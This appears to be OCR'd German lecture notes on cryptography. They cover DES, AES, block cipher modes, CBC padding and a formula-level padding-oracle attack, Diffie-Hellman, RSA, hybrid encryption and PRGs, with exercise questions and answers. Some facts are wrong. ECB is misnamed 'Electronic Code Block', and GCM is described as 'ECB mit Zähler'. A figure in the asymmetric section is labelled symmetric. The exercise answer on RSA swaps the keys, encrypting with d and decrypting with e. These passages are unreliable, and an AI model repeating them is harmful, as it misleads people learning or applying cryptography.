


Abbildung 3.3: Data Encryption Standard

- DES ist ein Blockcipher, d.h. die Ein- und Ausgabelänge ist fest auf 64 Bit gesetzt und kann nicht geändert werden. Ebenfalls ist die Schlüssellänge fest auf 56 gesetzt.
- Für die Korrektheit gilt $\mathrm{DES}^{-1}(k, \mathrm{DES}(k, m)) = m$

Sicherheit

- Eine Schlüssellänge von 56 Bits gilt heute als nicht mehr sicher.
- Daher wird DES heute nur noch in der Form „Triple-DES“ verwendet, womit ein Sicherheitsniveau von $2 \cdot 56 = 112$ Bits erreicht wird:

$$3\mathrm{DES}(k_1|k_2|k_3, m) = \mathrm{DES}(k_3, \mathrm{DES}^{-1}(k_2, \mathrm{DES}(k_1, m)))$$




Abbildung 3.4: Triple-DES

Advanced Encryption Standard (AES)

- In einem öffentlichen Wettbewerb im Jahr 2000 von der NIST bestimmt




Abbildung 3.5: Advanced Encryption Standard

- AES ist wie DES ist ein Blockcipher, d.h. die Ein- und Ausgabelänge ist fest auf 128 Bit gesetzt und kann nicht geändert werden. Der Schlüssel kann 128, 192 oder 256 Bits lang sein (AES-128, AES-192, AES-256).
- Für die Korrektheit gilt $\text{AES}^{-1}(k, \text{AES}(k, m)) = m$

Sicherheit AES gilt momentan als ungebrochen und ist mit AES-192 und AES-256 für die höchste Geheimhaltungsstufe freigegeben. Daher ist AES der de-facto-Standard und sollte gegenüber DES bevorzugt werden.

Blockcipher

Blockcipher wie DES und AES haben immer eine feste Ein-/Ausgabelänge. Daher müssen für diese Cipher spezielle Verfahren entwickelt werden, um auch große Datenblöcke verschlüsseln zu können. Auch müssen kleinere Datenblöcke verschlüsselt werden können (Sichtwort *Padding*).

Electronic Code Block (ECB) Bei dem *ECB-Modus* wird die Eingabe in mehrere Blöcke aufgeteilt und die Blöcke getrennt verschlüsselt (mit $m = m_1|m_2|m_3|\cdots|m_n$ und $c = c_1|c_2|c_3|\cdots|c_n$):




Abbildung 3.6: Electronic Code Block

Formalisiert funktioniert der ECB-Modus wie folgt:

Verschlüsselung $c_j = \mathrm{Enc}(k, m_j)$

Entschlüsselung $m_j = \mathrm{Dec}(k, c_j)$

Sicherheit Da nur kleine Blöcke jeweils einzeln verschlüsselt werden, wird viel Struktur beibehalten. Dadurch ist es möglich, z.B. bei einem Bild die grobe Struktur des Bildes, wenn auch nicht jedes Details, zu erkennen. Außerdem werden gleiche Nachrichtenblöcke immer in den gleichen Ciphertext verschlüsselt.

ECB mit Zähler (GCM) Bei dem *Galois/Counter Mode* (ECB mit Zähler) wird für jeden ECB-Block ein Zähler verschlüsselt, der anschließend mit der Nachricht XOR-Verknüpft wird. Dadurch unterscheidet sich jeder Block von jedem anderen Block:




Abbildung 3.7: Galois/Counter Mode, ECB mit Zähler

Der Zähler muss dabei für jeden Block verschieden sein, auch über mehrere Verschlüsselungen hinweg.

Cipher Block Chaining (CBC) Der weit verbreitete und sichere *Cipher Block Chaining*-Modus (CBC) sieht vor, dass vor jeder Blockverschlüsselung der Nachrichtenblock mit einem Vektor XOR-Verknüpft. Für den ersten

Block ist dies ein zufälliger Initialisierungsvektor (IV), bei den Nachfolgenden Blöcken ist es der Ciphertext des vorhergehenden Blocks. Der IV wird am Ende dem gesamten Ciphertext vorangestellt.




Abbildung 3.8: Cipher Block Chaining

Zur Entschlüsselung muss das gleiche Verfahren rückwärts angewandt werden:




Abbildung 3.9: Cipher Block Chaining (Entschlüsselung)

Formalisiert funktioniert der CBC-Modus wie folgt:

Verschlüsselung $c_j = \mathrm{Enc}(k, m_j \oplus c_{j-1})$ mit $c_0 = \mathrm{IV}$

Entschlüsselung $m_j = \mathrm{Dec}(k, c_j) \oplus c_{j-1}$ mit $c_0 = \mathrm{IV}$

Zusätzlich muss der Initialisierungsvektor mitgesendet werden ($C = (\mathrm{IV} \,|\, c_1 | \cdots | c_n)$).

CBC-Padding

- Ist der letzte Nachrichtenblock kürzer, muss dieser aufgefüllt werden (*Padding*).
  - Fehlt 1 Byte, wird 1 Mal `0x01` angehängt.
  - Fehlen 2 Byte, wird 2 Mal `0x02` angehängt.
  - Fehlen 3 Byte, wird 3 Mal `0x03` angehängt.

  - Fehlen 4 Byte, wird 4 Mal `0x04` angehängt.
  - usw.
- Fehlen keine Byte, muss 16 Mal `0x10` angehängt werden, das Padding nach dem Entschlüssel korrekt entfernt werden kann.




Abbildung 3.10: CBC-Padding: Angriff

Angriffsszenario

- Eve rät dabei das letzte Byte b von m_2 und setzt $c_1^* = c_1 \oplus b \oplus$ `0x01` und $c_2^* = c_2$, wobei b links mit 0en aufgefüllt wird.
- Rät Eve das Byte korrekt, ergibt sich ein korrektes Padding und Eve findet nach und nach Informationen über die Nachricht heraus.
- Nach maximal $2^8 = 256$ hat Eve das korrekte Byte gefunden und kann den Angriff mit dem vorletzten Byte weiterführen:
  - Rate vorletztes Byte b' von m_2 und setze $c_1^* = c_1 \oplus b' \oplus b \oplus$ `0x02`|`0x02` und $c_2^* = c_2$.
- Für AES mit 16 Byte kann die gesamte Nachricht damit in $16 \cdot 2^8 = 4096$ bestimmt werden.

3.3.4 Schlüsselaustausch

Da Sender und Empfänger einen gemeinsamen geheimen Schlüssel benötigen, muss ein sogenannter *Schlüsselaustausch* stattfinden. Bei diesem ist es besonders wichtig, dass niemand mitlesen kann.

Diffie-Hellman

- Verfahren für den Schlüsselaustausch.
- Basiert auf dem Diskreten-Logarithmus-Problem: Es ist sehr schwierig, aus $g^x \mod p$ den Wert x zu bestimmen, wobei g ein geeignetes Element Modulo einer Primzahl p ist.
- Das BSI empfiehlt Werte von p mit einer Mindestlänge von 2000 Bits, bei elliptischen Kurven mindestens 250 Bits.




Abbildung 3.11: Diffie-Hellman-Schlüsselaustausch

Verfahren Bei dem DH-Austausch haben die Variablen g, p, x, y, X, Y, K die folgenden Bedeutungen und Eigenschaften:

- g Eine öffentliche Zahl.
- p Eine öffentliche Primzahl.
- x, y Geheime und zufällige Zahlen von Alice/Bob.
- X, Y Öffentliche Zahlen berechnet aus g, p und x, bzw. y.
- K Der Schlüssel.

In der Praxis wird DH allerdings nicht so einfach wie hier genutzt, da z.B. noch das Problem der Authentisierung gelöst werden muss.

3.4 Asymmetrische Verschlüsselungen

Bei asymmetrischen Verschlüsselungsverfahren haben Sender und Empfänger unterschiedliche Schlüssel, mit denen die Nachrichten ver-/entschlüsselt werden können. Dabei wird ein *geheimer Schlüssel* zur Entschlüsselung und ein *öffentlicher Schlüssel* zur Verschlüsselung verwendet. Dadurch ist eine vertrauliche Kommunikation „mit Fremden“ möglich, da mit diesen kein Schlüsselaustausch für einen gemeinsamen geheimen Schlüssel durchgeführt werden muss.




Abbildung 3.12: Prinzip der symmetrischen Verschlüsselung

Damit das System funktional Korrekt ist, muss für alle Nachrichten m und Schlüsselpaare (k_s, k_p) und gelten:

$$\mathrm{Dec}(k_s, \mathrm{Enc}(k_p, m)) = m$$

3.4.1 Public Key vs. Schlüsselaustausch

Public Key Ein Public-Key-Verfahren ist geeignet, wenn Sender und Empfänger nicht Interagieren (bspw. bei E-Mails).

Schlüsselaustausch Ein Schlüsselaustausch-Verfahren ist geeignet, wenn Sender und Empfänger sowieso Interagieren, z.B. bei einem Webseiten-Besuch.

3.4.2 RSA

RSA (benannt nach den Erfindern Rivest, Shamir und Adleman) ist eines der verbreitetsten und bekanntesten asymmetrischen Verschlüsselungsverfahren.

Verfahren Bei RSA sind die Ver-/Entschlüsselungsfunktionen wie folgt definiert ($e, d, N \in \mathbb{N}$):

$$\mathrm{Enc}((N, e), m) = m^e \mod N$$
$$\mathrm{Dec}((N, d), C) = C^d \mod N$$

Dabei ist N das sogenannte *RSA-Modul* uns es muss gelten:

- Es muss $N = pq$ gelten mit zwei zufälligen Primzahlen p, q wobei $p \neq q$.
- e, d sind so zu wählen, dass $(m^e)^d = m \mod N$ gilt.
  Das heißt „d ist das multiplikative Inverse zu e (mod $\varphi(N)$) (mit $\varphi(N) = (p-1) \cdot (q-1)$)“. Außerdem gilt $1 < e < \varphi(N)$.
- Dadurch können Nachrichten zwischen 0 und $N - 1$ verschlüsselt werden, wenn die Bits der Nachrichten als Zahl interpretiert werden. Aus Sicherheitsgründen werden die Nachrichten jedoch auf zu N teilerfremde Zahlen eingeschränkt, d.h. es muss ggT$(m, N) = 1$ gelten.

In der Praxis wird RSA allerdings nicht so einfach wie hier genutzt, da die Nachricht noch vorverarbeitet werden muss, z.B. mit RSA-OAEP.

Geheimnis Bei dem RSA-Verfahren ist:

e Der öffentliche Schlüssel.

d Der geheime Schlüssel.

N Der RSA-Moduls und öffentlich.

p, q Die Primzahlen, aus denen N berechnet wird. Diese sind ebenfalls geheim, bzw. müssen nur zur Berechnung des geheimen Schlüssels verfügbar sein.

Sicherheit RSA ist sicher, da z.B. nicht einfach die e-te Wurzel aus C gezogen werden kann, da insbesondere die modulare Arithmetik für unvorhersehbare Ergebnisse sorgt. Da auch das Wurzelziehen in modularer Arithmetik mit einem Primzahlexponenten p^k i.d.R. einfach ist, wird $N = pq$ mit zufälligen Primzahlen ($p \neq q$) verwendet.

Wahl der RSA-Parameter Da die Bedingung, dass das Wurzelziehen aus (N, e) schwierig ist impliziert, dass die Faktorisierung von $N = pq$ schwierig ist, müssen p und q entsprechend groß gewählt werden. Das BSI empfiehlt hier[1], dass N mindestens 2000 Bits hat, außerdem werden weitere Anforderungen an p, q, e, d gestellt.

3.5 Hybride Verschlüsselung

Public-Key-Verfahren haben folgende Nachteile:

- Es können nur kurze Nachrichten verschlüsselt werden.
- Asymmetrische Verfahren sind deutlich langsamer als symmetrische Verfahren wie z.B. AES.

Mit hybrider Verschlüsselung können die Vorteile von beiden Typen kombiniert werden.
Die Umsetzung geschieht wie folgt:

1. Wahl eines kurzen Schlüssels k für die symmetrische Verschlüsselung.
2. Verschlüsselung von k mit einem asymmetrischen Verfahren (z.B. RSA).
3. Verschlüsselung der langen Nachricht m mit einem symmetrischen Verfahren mit dem Schlüssel k.
4. Der Ciphertext ergibt sich dann aus dem verschlüsselten k und der verschlüsselten Nachricht:

$$C = \big(\text{PubKeyEnc}(k_p, k),\ \text{SymEnc}(k, m)\big)$$

Zur Entschlüsselung muss zuerst der Schlüssel k entschlüsselt werden (asymmetrisch) und anschließend die lange Nachricht (symmetrisch).
Dieses Verfahren wird so auch in der Praxis verwendet.

[1] Siehe https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102.pdf

3.6 Pseudozufallsgeneratoren

Pseudozufallsgeneratoren (Pseudo Random Number Generator, PRG) sind in allen Systemen anzutreffen, können allerdings keinen „echte“ Zufall erstellen.

Hierfür wird Entropie (z.B. durch Tastatureingaben oder Mausbewegungen) verwendet, um pseudo-zufällige Zahlen zu generieren. Wurden Zufallsbits ausgegeben, wird der Zustand des PRG aktualisiert, sodass bei der nächsten Anfrage andere Zufallsbits ausgegeben werden.




Abbildung 3.13: Pseudozufallsgeneratoren

3.6.1 RSA-Schlüsselerzeugung

Für die RSA-Schlüsselerzeugung werden nun Pseudozufallszahlen generiert und diese als p, q, e, d verwendet (sofern diese zusammen passen, also bspw. p und q Primzahlen sind).

Angriffe Werden p und q zu schwach gewählt (d.h. zu wenige Bits an Entropie), so können für ein öffentliches Paar (N, e) einfach alle Werte für p, q, e durchprobiert werden bis der korrekte Schlüssel gefunden wurde.

3.7 Fragen

Erklären Sie den Unterschied zwischen mono-alphabetischer und poly-alphabetischer Substitution. Was ist das One-Time-Pad-Verfahren für ein Typ? Bei eine mono-alphabetischen Substitution werden gleiche Zeichen durch gleiche Zeichen ersetzt (also bspw. immer $A \to C$). Bei einer poly-alphabetischen Substitution können gleiche Zeichen durch unterschiedliche Zeichen ersetzt werden (also bspw. ab und zu $A \to C$ aber auch $A \to F$). Das One-Time-Pad-Verfahren ist ein Verfahren mit poly-alphabetischer Substitution.

Entwerfen Sie ein absolut sicheres Verschlüsselungssystem, das aber keine Korrektheit garantieren muss. Da keine Korrektheit garantiert werden muss, kann der Ciphertext auf eine zufällige Zeichenfolge gesetzt werden.

C. Lever möchte Shannons Verfahren noch sicherer machen. Er nimmt dazu zwei Schlüssel k_0 und k_1 und bildet $\mathrm{Enc}((k_0, k_1), m) = k_0 \oplus k_1 \oplus m$. Was halten Sie davon? Dies bringt keine höhere Sicherheit, es geht aber auch keine Sicherheit verloren, solange nicht $k_0 = k_1$ gilt. Gilt dies, so gilt auch $\mathrm{Enc}((k_0, k_1), m) = m$, was keine hohe Sicherheit hervorruft.

Nennen Sie drei technische Unterschiede zwischen DES und AES.

1. AES kann pro Block 128 Bits verschlüsseln, DES nur 64 Bits.
2. Bei DES können maximal 56 Bit lange Schlüssel verwendet werden, bei AES 128, 192 oder 256 Bit lange Schlüssel.
3. DES ist aufgrund der Schlüssellänge unsicherer und sollte nur noch als 3DES verwendet werden. AES ist mit einer Schlüssellänge ≥ 192 in den USA für Dokumente der höchsten Geheimhaltungsstufe freigegeben.

Bestimmen Sie die Umkehrfunktion zu Triple-DES: $\mathbf{3DES}(k_1|k_2|k_3, m) = \mathbf{DES}(k_3, \mathbf{DES}^{-1}(k_2, \mathbf{DES}(k_1, m)))$

$$3\text{DES}^{-1} = \text{DES}^{-1}(k_1, \text{DES}(k_2, \text{DES}^{-1}(k_3, c)))$$

Warum müssen Sie bei AES-CBC-Verschlüsselung mit Padding auch noch 16 Mal `0x10` anhängen, selbst wenn der letzte Nachrichtenblock schon auf Blocklänge ist? Dies muss getan werden, damit das Padding nach dem Entschlüsseln korrekt entfernt werden kann.

Beschreiben Sie kurz das RSA-Verschlüsselungssystem. Bei dem RSA-Verschlüsselungsverfahren wird einem RSA-Modul N und dem geheimen Schlüssel $k_s = (N, d)$ und dem öffentlichen Schlüssel $k_p = (N, e)$ ein Ciphertext $c \coloneqq m^d \mod N$ berechnet, der anschließend mit $m = c^e \mod N$ entschlüsselt werden kann.

Kann man aus jedem Public-Key-Verschlüsselungssystem ein Schlüsselaustauschverfahren konstruieren? Und umgekehrt? Es ist möglich, aus jedem Public-Key-Verschlüsselungssystem ein Schlüsselaustauschverfahren zu konstruieren, indem der Schlüssel verschlüsselt übertragen wird. Umgekehrt ist dies nicht möglich, da sich z.B. bei Diffie-Helman der Schlüssel aus den Informationen beider Parteien berechnet, was für eine verschlüsselte Übertragung von einer zur anderen Person nicht sinnvoll ist.

Überlegen Sie sich, dass der Angreifer beim DH-Schlüsselaustausch den Wert g^{x+y} berechnen kann. Der Angreifer kann $X \cdot Y = g^x \cdot g^y = g^{x+y} \mod p$ berechnen.

4 Digitale Signaturen

Digitale Signaturen sorgen für Integrität, sorgen im Allgemeinen aber nicht für Vertraulichkeit oder Verfügbarkeit!

Bei digitalen Signaturen geht es darum, die Integrität der Daten zu sichern. Das bedeutet:

1. Prüfen, ob eine Nachricht von dem erwarteten Sender stammt (Integrität des Ursprungs).
2. Prüfen, ob eine Nachricht auf dem Weg verändert wurde (Integrität der Daten).

Bei dem Prinzip digitaler Signaturen wird eine Nachricht m mit einem geheimen Schlüssel des Absenders signiert und kann mit dem öffentlichen Schlüssel des Absenders verifiziert werden:




Abbildung 4.1: Prinzip von digitalen Signaturen

Für die funktionale Korrektheit muss für alle Nachrichten m und alle Schlüsselpaare (k_s, k_p) gelten:

$$\mathrm{Vf}(k_p,\, m,\, \mathrm{Sig}(k_s, m)) = \mathrm{t}$$

4.1 Sicherheit

- Der Angreifer darf keine Signatur fälschen können, auch wenn er die initiale Nachricht kennt.
- Dazu muss die Signatur stark von der Nachricht abhängen, da sonst einfach die selbe Signatur für unterschiedliche Nachrichten verwendet werden könnte.
- Im schlimmsten Falle wird die Nachricht vollständig an die Signatur angehängt.
- Hierdurch ist vor allem keine Vertraulichkeit mehr gewährleistet!

